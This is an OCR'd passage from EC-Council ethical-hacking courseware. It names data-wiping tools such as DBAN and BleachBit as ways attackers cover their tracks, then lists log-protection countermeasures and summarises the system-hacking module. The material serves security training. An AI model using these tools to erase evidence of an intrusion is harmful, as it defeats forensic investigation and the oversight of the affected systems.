



Figure 6.262: Screenshot of CCleaner

Some examples of track-covering tools are listed as follows:

- DBAN (*https://dban.org*)
- Privacy Eraser Free (*https://www.cybertronsoft.com*)
- Wipe (*https://privacyroot.com*)
- BleachBit (*https://www.bleachbit.org*)
- east-tec Eraser (*https://www.east-tec.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defending against Covering Tracks

The various countermeasures to overcome covered tracks are as follows:

- Activate the logging functionality on all critical systems.
- Conduct periodic audits on IT systems to ensure that the logging functionality is in accordance with the security policy.
- Ensure that new events do not overwrite old entries in the log files when the storage limit is exceeded.
- Configure the appropriate and minimal permissions necessary to read and write log files stored in critical systems.
- Maintain a separate logging server in the DMZ so that all critical servers such as DNS server, mail server, and web server forward and store their logs on that server.
- Regularly update and patch OSes, applications, and firmware.
- Close all unused open ports and services.
- Encrypt the log files stored in the system with immutable logging so that they cannot be altered without an appropriate decryption key.
- Set log files to the "append only" mode to prevent the unauthorized deletion of log entries.
- Periodically back up the log files to unalterable media.
- Use restricted ACLs to secure the log files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement centralized log management to collect and store logs from all systems and devices to prevent attackers from easily erasing local logs.
- Deploy file integrity monitoring (FIM) tools to monitor critical system and configuration files for unauthorized changes to avoid any modifications, deletions, or unauthorized access attempts.
- Implement SIEM solutions for real-time analysis of security alerts for correlating different events and detecting suspicious activities, such as modification or log deletion.
- Use IDS and IPS to monitor network and system activities for malicious activities or policy violations to identify attempts of covering tracks.
- Use user and entity behavior analytics (UEBA) tools to detect user behavior anomalies indicating attempts to cover tracks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed the following:
  - Various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
  - Various techniques and tools attackers employ to gain access to the target system
  - Various tools and techniques attackers use to escalate their privileges
  - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
  - Various techniques attackers employ to erase all evidence of compromise from the target system
  - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- In the next module, we will discuss in detail about various malware threats

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Module Summary

In this module, we discussed in detail various phases involved in system hacking, such as gaining access, escalating privileges, maintaining access, and covering tracks. We also discussed the different techniques and tools attackers employ to gain access to a target system. This module also discussed various tools and techniques attackers use to escalate their privileges. It explained various techniques, such as the execution of malicious applications (keyloggers, spyware, rootkits, etc.), NTFS stream manipulation, steganography, and steganalysis, which attackers use to maintain remote access to a target system and steal critical information. It also elaborated on the various techniques used by attackers to erase all evidence of compromise from a target system. Furthermore, the various countermeasures that should be employed to prevent system hacking attempts, along with various software protection tools, were discussed.

In the next module, we will discuss in detail the various malware threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.